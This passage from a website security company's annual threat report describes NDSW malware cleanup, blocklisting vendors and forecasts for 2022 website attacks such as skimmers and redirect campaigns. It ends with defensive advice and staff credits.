Our analysts removed 19,937,018 files associated with the malicious NDSW malware from compromised websites in 2021 alone.

Blocklisted by Vendor



McAfee continues to be the most common vendor blocking websites. While the Sucuri blocklist is much smaller in scope, it can be much more accurate in terms of identifying malicious content loading on legitimate sites.

Threat Forecast for 2022

From our analysis, we've noticed a gradual increase in credit card theft on client sites. Moving into 2022, we expect skimmers will play a larger role in website infections, especially for WordPress. We also anticipate that credit card stealing malware will become a standard in WordPress exploit kits.

Given that SEO spam and phishing can be extremely profitable for bad actors, it is likely that these malware types will continue to be common infections that everyday website owners face.

As new vulnerabilities in WordPress plugins are discovered, we anticipate that they will be caught up in the massive ongoing redirect campaign sending unsuspecting victims to fraudulent websites and tech support scams.

Our analysis also revealed a shift away from **.ga** and **.tw** top-level domains used in redirect campaigns. It’s possible that attackers may try to find other such TLDs to leverage in their attacks.

Unless there are major changes to the default security configuration of major CMS’ (such as making multi-factor authentication enabled by default in WordPress and having no default administrator URL enabled for Magento2 environments), we expect unprotected admin pages will continue to be a primary attack vector.

Conclusion

In 1849, French writer Jean-Baptiste Alphonse Karr wrote “*Plus ça change, plus c'est la même chose*“ – the more things change, the more they stay the same.

Despite the changes we've seen to the threat landscape, one truth will always remain present: Attackers' singular goal is to compromise vulnerable environments and misuse them to their own ends. What they do with those environments may change slightly, but that one singular fact will always be the case.

The scope of security issues and the threat of malware and attackers can be overwhelming to website owners. What’s important to keep in mind is that it's not just you that you need to worry about — your website visitors, customers and clients depend on you to help keep them safe as well. Operating a website, particularly an ecommerce website, is a big responsibility that should not be taken lightly.

While there is no 100% security solution for website owners, we have always advised that a defense in depth strategy be used. Laying defensive controls helps you better identify and mitigate attacks against your website. Employ any and all precautions available to you, and never rely entirely on a single solution.

At its core, maintaining a good security posture comes down to a few core principles: keep your environment updated and patched, use strong passwords, exercise the principle of least privilege, and leverage a web application firewall to filter malicious traffic.

Credits

Security Contributors

Antony Garand
Vulnerability Researcher | *@antonysecurity*

Ben Martin
Security Researcher & Technical Writer | *@_jamsec*

Cesar Anjos
Security Researcher

Denis Sinegubko
Malware Researcher | *@unmaskparasites*

Krasimir Konov
Malware Researcher | *@KrasimirSec*

Liam Smith
Security Analyst | *@liamsmith86*

Rodrigo Escobar
Malware Research Manager | *@ipaxd*

Tiago Pellegrini
Data Scientist

Marketing

Rianna MacLeod
Editor | *@RiannaMacLeod*

Madiha Munawar
Graphic Designer

SUCURI

Website Security Solutions

SucuriSecurity

1.888.873.0817 sucuri.net sales@sucuri.net

Sucuri is a website security provider for demanding organizations that want to ensure the integrity and availability of their websites. Unlike other website security systems, Sucuri is a SaaS cloud-based solution built on state of the art technology, excellent customer service, and a deep passion for research.